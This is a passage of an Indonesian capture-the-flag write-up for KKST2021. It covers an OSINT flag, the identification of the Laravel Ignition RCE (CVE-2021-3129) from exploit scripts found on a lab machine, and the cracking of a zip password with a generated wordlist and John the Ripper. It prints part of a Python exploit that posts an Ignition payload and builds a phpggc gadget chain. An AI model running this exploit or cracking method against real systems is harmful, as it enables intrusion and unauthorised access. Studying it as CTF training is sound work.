
                var_dump($API->get_profile("@twicetagram"));

            }else{


                Get Help  Write Out  Where Is  Cut Text  Justify  Cur Pos  M-U Undo
                Exit      Read File  Replace  Uncut Text  To Spell  Go To Line  M-E Redo
```

Karena kami tidak tahu user twitter nya apa, maka kami susun saja seperti berikut dan ternyata langsung diarahkan ke user lain :





Lalu, untuk mencari kapan akun tersebut bergabung kami masukkan user @kpopframesbot pada link <http://www.twitterjoindate.com/> dan didapat :



FLAG = KKST2021{08-Juli-2020}

[CVE]

Soal

Challenge

0 Solves

X

CVE?

1000

Sebuah website dari perusahaan yang terjadi korban perentasan itu setelah dilakukan wawancara terhadap pengembangan, bahasa pemrogramman yang digunakan adalah PHP dan OS yang digunakan adalah Ubuntu dan webservernya adalah Apache. Perusahaan masih belum mengetahui apa bugnya, terduga pelaku mengatakan exploitnya tersimpan di dalam mesinnya, dapatkah kamu memberikan nomor CVE-nya? KKST2021{CVE-Y-N} Kamu hanya punya kesempatan mencoba submit flag hanya 2x!

Flag

Submit

Pembahasan

Di dalam folder tools, kami menemukan beberapa file exploit seperti berikut :

```
ellen@hackyou:~$ ls -lah
total 48K
drwxr-xr-x 7 ellen ellen 4.0K Jun 11 03:08 .
drwxr-xr-x 4 root root 4.0K Jun 11 02:10 ..
-rw-r--r-- 1 ellen ellen 660 Oct 11 11:17 .bash_history
-rw-r--r-- 1 ellen ellen 220 Jun 11 02:07 .bash_logout
-rw-r--r-- 1 ellen ellen 3.7K Jun 11 02:07 .bashrc
drwx----- 2 ellen ellen 4.0K Jun 11 02:12 .cache
drwxrwxr-x 2 ellen ellen 4.0K Jun 11 03:12 document
drwx----- 3 ellen ellen 4.0K Jun 11 02:12 .gnupg
drwxrwxr-x 3 ellen ellen 4.0K Jun 11 02:54 .local
-rw-r--r-- 1 ellen ellen 807 Jun 11 02:07 .profile
-rw-r--r-- 1 ellen ellen 0 Jun 11 02:08 .sudo_as_admin_successful
drwxrwxr-x 4 ellen ellen 4.0K Oct 11 11:57 tools
-rw-rw-r-- 1 ellen ellen 180 Jun 11 03:08 .wget-hsts
ellen@hackyou:~$ cd tools/
ellen@hackyou:~/tools$ ls -lah
total 60K
drwxrwxr-x 4 ellen ellen 4.0K Oct 11 11:57 .
drwxr-xr-x 7 ellen ellen 4.0K Jun 11 03:08 ..
-rw-rw---- 1 ellen ellen 3.2K Jun 11 03:08 cve-2014-4210_ssrf_scan.py
-rw-rw---- 1 ellen ellen 9.3K Jun 11 03:08 cve-2018-2893_cmd.py
-rw-rw---- 1 ellen ellen 955 Jun 11 03:02 Dump.py
-rw-rw---- 1 ellen ellen 6.1K Jun 11 03:02 ExploitServer.py
-rw-r--r-- 1 root root 1.2K Jun 11 04:26 generator.py
drwxr-xr-x 2 root root 4.0K Jun 11 04:31 logs
drwxr-xr-x 2 root root 4.0K Jun 11 04:31 mybd
-rw-rw---- 1 ellen ellen 2.2K Jun 11 03:04 RCEe.py
-rw-rw---- 1 ellen ellen 2.9K Jun 11 03:02 RCE.py
-rw-rw---- 1 ellen ellen 2.5K Jun 11 03:03 Test.py
ellen@hackyou:~/tools$
```



Sesuai hint yang diberikan yaitu bahasa pemrograman yang dipakai adalah PHP lalu kami mengambil kesimpulan bahwa CVE yang digunakan adalah CVE yang berhubungan dengan PHP. Kemudian, kami menemukan hal yang menarik pada isi file Test.py :

```
GNU nano 2.9.3 Test.py
#!/usr/bin/env python3
import requests
import subprocess
import re
import os
import sys

def send(url='', viewfile=''):
    headers = {
        "Accept": "application/json"
    }
    data = {
        "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
        "parameters": {
            "variableName": "whateverYouWant",
            "viewFile": ""
        }
    }
    data['parameters']['viewFile'] = viewfile
    resp = requests.post(url, json=data, headers=headers, verify=False)
    return resp

def generate(chain='', command=''):
    if os.path.exists("phpggcg"):
        print("[+] PHPGGCG found. Generating payload and deploy it to the target")
    else:
        print("[i] PHPGGCG not found. Cloning it")
        os.system("git clone https://github.com/ambionics/phpggcg.git")
    payload = subprocess.getoutput(
        r"php -d'phar.readonly=0' ./phpggcg/phpggcg '%s' system '%s' --phar phar -o php://output | ba$
    [ Read 76 lines ]
^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit      ^R Read File  ^_ Replace    ^U Uncut Text ^T To Linter  ^_ Go To Line  M-E Redo
```

Setelah kami search di google “Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution” ternyata benar itu merupakan CVE dari Laravel (framework PHP) :



Kemudian didapat nomor CVE-nya :



Laravel <= v8.4.2 debug mode: Remote code execution (CVE-2021-3129)

In late November of 2020, during a security audit for one of our clients, we came across a website based on Laravel. While the site's security state was pretty good, we remarked that it was running in debug mode, thus displaying verbose error messages including stack traces:



FLAG = KKST2021{CVE-2021-3129}

[Secret Files]

Soal

Challenge

1 Solves

X

Secret Files

1000

Saat melakukan interrogasi terhadap terduga, dia mengatakan menyimpan sebuah file yang telah diamankan dengan sebuah password, isi dari file yang diamankan adalah sebuah teks bernama secret, saat ditanya apa passwordnya, dia hanya memberi clue bahwa terdiri dari 5 karakter, karakter awal dan akhir adalah huruf besar lalu karakter di tengahnya adalah huruf kecil, serta sisanya adalah sebuah angka, bantu kami!

Flag

Submit

Pembahasan

Awalnya, kami menemukan file dengan nama .secret sesuai yang diinformasikan oleh hint soal pada direktori /document. Lalu, kami coba analisis ternyata file tersebut adalah file zip yang mengandung file secret.txt :

```
ellen@hackyou:~/document$ ls -lah
total 972K
drwxrwxr-x 2 ellen ellen 4.0K Oct 11 06:17 .
drwxr-xr-x 8 ellen ellen 4.0K Oct 11 06:10 ..
-rw-rw-r-- 1 ellen ellen 960K Jun 11 03:12 gdpr.pdf
-rwxrwx--x 1 ellen ellen 238 Jun 11 02:46 .secret
ellen@hackyou:~/document$ file .secret
.secret: Zip archive data, at least v2.0 to extract
ellen@hackyou:~/document$ unzip .secret
Archive:  .secret
  skipping: secret.txt           unsupported compression method 99
ellen@hackyou:~/document$
```

Kemudian, file zip tersebut kami copy ke local untuk memudahkan kami membruteforce file tersebut. Selanjutnya, karena pada soal diberi hint password terdiri dari 5 karakter (karakter pertama dan terakhir merupakan uppercase, karakter ketiga merupakan lowercase, dan sisanya merupakan angka) kami membuat script untuk meng-generate wordlist untuk bruteforce password.

```

(kali@kali)-[~/Downloads]
$ cat string.py
uppercase = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
lowercase = "abcdefghijklmnopqrstuvwxyz"
number = "0123456789"

password = ""

for a in uppercase:
    for b in number:
        for c in lowercase:
            for d in number:
                for e in uppercase:
                    password += a+b+c+d+e+"\n"

with open("wordlist.txt", "w") as f:
    f.write(password)
f.close()

(kali@kali)-[~/Downloads]
$ python ./string.py

```

Selanjutnya, kami jalankan script tersebut dan didapat wordlist sesuai dengan hint yang diberikan. Setelah itu, kami menggunakan John The Ripper dan wordlist yang sudah di-generate tadi untuk membruteforce passwordnya :

```



(root@kali)-[/home/kali/mnt/LKSN 2021]
# zip2john secret.zip > palui.txt
ver 2.0 efh 9901 secret.zip/secret.txt PKZIP Encr: cmplen=46, decmplen=16, crc=0

(root@kali)-[/home/kali/mnt/LKSN 2021]
# cat palui.txt
secret.zip/secret.txt:$zip2$*0*3*0*68b4f611ab1afdfe2dde936c1e2f1ae8*226c*12*6565d232e3243a3e3fd0f0301d96
411d436b*03d19a52228b3d726121*$/zip2$:secret.txt:secret.zip:secret.zip
secret.zip/secret.txt:$pkzip2$1*1*2*0*2e*10*0*0*33*63*2e*0000*4d87*68b4f611ab1afdfe2dde936c1e2f1ae8226c6
565d232e3243a3e3fd0f0301d96411d436b03d19a52228b3d726121*$/pkzip2$:secret.txt:secret.zip::secret.zip

(root@kali)-[/home/kali/mnt/LKSN 2021]
# john --format=zip --wordlist=/home/kali/Downloads/wordlist.txt palui.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
R4c3K (secret.zip/secret.txt)
1g 0:00:00:07 DONE (2021-10-11 02:58) 0.1285g/s 151625p/s 151625c/s 151625C/s R2c0Y..R4n1B
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Didapat passwordnya yaitu R4c3K, langsung saja kami ekstrak filenya dan didapat :



FLAG = KKST2021{LongLiveTheQueen}